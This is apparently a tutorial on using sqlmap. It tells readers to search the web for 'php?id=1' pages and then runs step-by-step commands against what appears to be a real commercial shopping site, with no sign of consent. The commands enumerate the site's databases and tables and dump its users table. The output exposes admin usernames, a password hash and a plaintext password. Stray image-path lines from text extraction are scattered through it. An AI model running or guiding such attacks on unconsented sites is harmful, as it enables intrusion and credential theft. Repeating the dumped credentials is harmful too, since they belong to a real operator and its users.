SQLMAP

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

How to download?


You can download the latest zipball or tarball.
Preferably, you can download sqlmap by cloning the Git repository
Git clone –depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

Supported OS:
Linux
Windows
MAC

How to perform Sql injection attack using sql map

Step 1: Find Vulnerable Website

Go to browser and search for php?id=1. If you find a site that got in their link put an after
Step 1:
Command- ***sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 –dbs –batch***



Step 2:

Command- ***sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 –batch***

```
[12:51:55] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.37
back-end DBMS: MySQL >= 5.0
[12:51:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.atrium.com.pk'
```


Step 3:


Command- ***sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 –table –batch***

```
root@kali:~# sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 --table --batch
                         {1.2.7#stable}
                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:53:54

[11:53:55] [INFO] resuming back-end DBMS 'mysql'
[11:53:55] [INFO] testing connection to the target URL
[11:53:55] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
/IDS
```

```
Database: db738736812
[51 tables]
+--------------------------+
| about_website            |
| address                  |
| banners                  |
| bestsellers              |
| brands                   |
| categories               |
| daily_deal               |
| discount_coupons         |
| emails                   |
| entertainments           |
| events                   |
| feature_products         |
| features                 |
| footer_categories        |
| footer_links             |
| homeboxes                |
| infopages                |
| logos                    |
| mainbanners              |
| menu                     |
| middle_message           |
| multimedia               |
| newsletter_subscribers   |
| newsletters              |
```

Step 4:
Command- ***sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 -T users –columns –batch***





Step 5:
Command- ***sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 -T users –dump –batch***

```
root@kali:~# sqlmap -u http://www.atrium.com.pk/Shopping.php?ID=1 -D db738736812 -T users --dump --batc
h
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

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me no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:16:11

[12:16:11] [INFO] resuming back-end DBMS 'mysql'
[12:16:11] [INFO] testing connection to the target URL
[12:16:12] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
/IDS
```

```
Database: db738736812
Table: users
[2 entries]
+----+------+-------+--------+-----------+----------+--------------------------------+-------------
-------+-----------+-----------+------------+-------------+--------------------+
| ID | Role | Admin | Status | UserName   | LastName | Password                       | DateAdded
       | FirstName | UserGroup | PerformedBy | EmailAddress | DateModified        |
+----+------+-------+--------+-----------+----------+--------------------------------+-------------
-------+-----------+-----------+------------+-------------+--------------------+
| 8  | 1    | 1     | 1      | Atrium786  | Atrium   | c91ed8edc09b94e28ba6e827085eabb8 | 2015-09-12 16
:40:47 | Atrium    | 0         | 0          | <blank>     | 2016-02-03 07:02:32 |
| 9  | 1    | 1     | 1      | Atrium1786 | Atrium1  | demo@123                       | 2015-09-12 16
:40:47 | Atrium1   | 0         | 0          | <blank>     | 2016-02-03 07:02:32 |
+----+------+-------+--------+-----------+----------+--------------------------------+-------------
-------+-----------+-----------+------------+-------------+--------------------+
```